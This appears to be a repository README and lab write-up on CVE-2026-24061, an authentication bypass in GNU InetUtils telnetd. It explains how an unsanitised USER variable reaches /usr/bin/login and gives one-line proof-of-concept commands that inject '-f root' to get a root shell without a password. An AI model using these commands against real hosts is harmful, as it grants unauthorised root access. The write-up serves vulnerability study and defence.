 anxs3c/cve-2026-24061-gnu-inetutils-telnetd
GNU-InetUtils-telnetd-Authentication-Bypass-Vulnerability

CVE-2026–24061 is a critical weakness in the telnetd service of GNU InetUtils
CVE ID : CVE-2026–24061
Severity : Critical (CVSS 9.8)
Attack Vector : Network
Authentication Required : None
Impact : Full system compromise (root access)
The vulnerability originates from improper handling of the USER environment variable during the Telnet session setup, this value is directly forwarded into the argument list of /usr/bin/login without any sanitization or validation and as a result, a remote attacker can manipulate this input to inject command-line options, effectively bypassing authentication and obtaining a root shell instantly
The following snippet from telnetd/utility_file.c shows how user-supplied values were directly used without validation:
case 'h':
  return xstrdup (remote_hostname);
case 'l':
  return xstrdup (local_hostname);
case 'L':
  return xstrdup (line);
case 't':
  q = strchr (line + 1, '/');
  if (q)
    q++;
  else
    q = line;
  return xstrdup (q);
case 'T':
  return terminaltype ? xstrdup (terminaltype) : NULL;
case 'u':
  return user_name ? xstrdup (user_name) : NULL;
case 'U':
  return getenv ("USER") ? xstrdup (getenv ("USER")) : xstrdup ("");
Issue :
User-controlled values USER, terminaltype, and line : are used without validation. Acopied directly into internal structures
Since these values can be influenced by a remote client via the Telnet protocol, this creates a critical injection point
Attack flow :
Proof of Concept
A minimal proof of concept demonstrates how to exploit the vulnerability:
USER='-f root' telnet -a <ipaddr>
telnet -l -'f root' ip_addr
This command injects a malicious USER value during the Telnet handshake, which can result in unauthorized root access on vulnerable systems

I completed a lab involving CVE-2026–24061, where I exploited the vulnerability by using telnet -l '-f root' 176.16.2.153 to inject malicious arguments and achieve authentication bypass, ultimately gaining root-level access on the target system
What happens internally :
1 - l : refers to login name
2 - '-f root': value paassed as the username, (-f : no password check - skip authentication), (root: target user))
3 - The vulnerable server does no sanitization
4 - It interprets -f as a flag instead of part of a username
This allowed me to inject malicious arguments, bypass authentication, and gain root-level access on the target system
Technical Summary
The flaw resides in how telnetd handles the NEW_ENVIRON Telnet option. It allows a client to define environment variables that are passed to the system's /usr/bin/login binary. Because telnetd fails to sanitize the USER variable, an attacker can inject the -f flag (force login), which tells the login utility to skip password verification and immediately grant a session for the specified user (typically root)
